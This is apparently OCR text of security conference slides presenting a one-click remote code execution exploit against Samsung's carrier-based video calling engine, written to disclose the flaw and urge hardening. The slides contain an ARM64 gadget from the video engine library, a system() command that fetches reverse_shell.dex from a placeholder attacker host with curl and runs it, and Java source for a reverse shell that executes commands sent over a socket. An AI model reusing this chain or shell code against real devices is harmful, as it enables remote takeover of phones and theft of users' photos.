


Another Gadget :Calling system and setting command

```
result = (*(  int64 (  fastcall **)( QWORD,  QWORD,  int64))(**(( QWORD **)this + 1057) + 16LL) (
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

Gadget of libsamsung.videoengine_9_0.so

```
928CAC                          ; __unwind {
928CAC 5F 24 03 D5              BTI             c
928CB0 08 60 40 F9              LDR             X8, [X0,#0xC0]
928CB4 E2 03 1F AA              MOV             X2, XZR
928CB8 00 74 40 F9              LDR             X0, [X0,#0xE8]
928CBC 10 91 40 F9              LDR             X16, [X8,#0x120]
928CC0 00 02 1F D6              BR              X16
928CC0                          ; } // starts at 928CAC
```




Getting shell

system("curl http://hack.xxxx.org/reverse_shell.dex > /sdcard/data/reverse_shell.dex && app_process -Djava.class.path=/sdcard/data/reverse_shell.dex /sdcard/data/ com.fantasyoung.shellexp.ReverseShell")

```
public class ReverseShell {
    private static final String SERVER_IP =
    private static final int SERVER_PORT =

    public static void main(String[] args) {
        try {
            Socket socket = new Socket(SERVER_IP, SERVER_PORT);
            BufferedReader reader = new BufferedReader(new InputStreamReader(socket.getInputStream()));
            PrintWriter writer = new PrintWriter(socket.getOutputStream(), autoFlush: true);
            while (true) {
                String message = reader.readLine();
//                System.out.println(message);

                if(isVisibleString(message))
                {
                    String result=executeCommand(message);
                    writer.println(result);

                }

            }
        } catch (IOException e) {
            e.printStackTrace();
        }
```

One-click RCE exploitation： attackers steal photos remotely

1. Obtaining the heap memory address where the vulnerability structure is located. (Done)
2. Obtaining the memory address of the library where the vulnerability is located. (Done)
3. Obtaining the memory address of any library. (Done)
4. Calling libc!system. (Done)


Hacker's EXP
fantasyoung_exp
PS F:\tools\fantasyoung_exp> d:\program\python3_12_2\python.exe .\launcher.py
Hacker's server
root@fantasyoung:~/tools# python3 listen.py
Hacker's server
http_fileserver
PS F:\tools\fantasyoung_exp> python -m http.server 7878
Hacker's phone
19:19
100%
Settings
Tap for weather info
Galaxy Store
Gallery
Themes
Samsung Assistant
Victim's phone
19:18
21%
Tap for weather info
Store
Gallery
Themes
Samsung Assist...

Takeaways

- **Introducing a remote attack surface about carrier based video calling**
- **Validating the urgency to enhance the security of this attack surface**
- **Showing an One-click RCE exploitation of this attack surface**

We will write a blog about this exploitation and post it later on twitter**(@Fantasyoung_)**

Thanks

Thank you to our friend – iceT(@iceT233)
for helping us discover this attack surface !

Future Work

Carrier Based video calling

QUALCOMM, Samsung, MediaTek …

Haikuo Xie (@Thankkong)

Fan Yang (@Fantasyoung_)

Qinrun Dai (@2st__)

Looking for 2025 summer internship!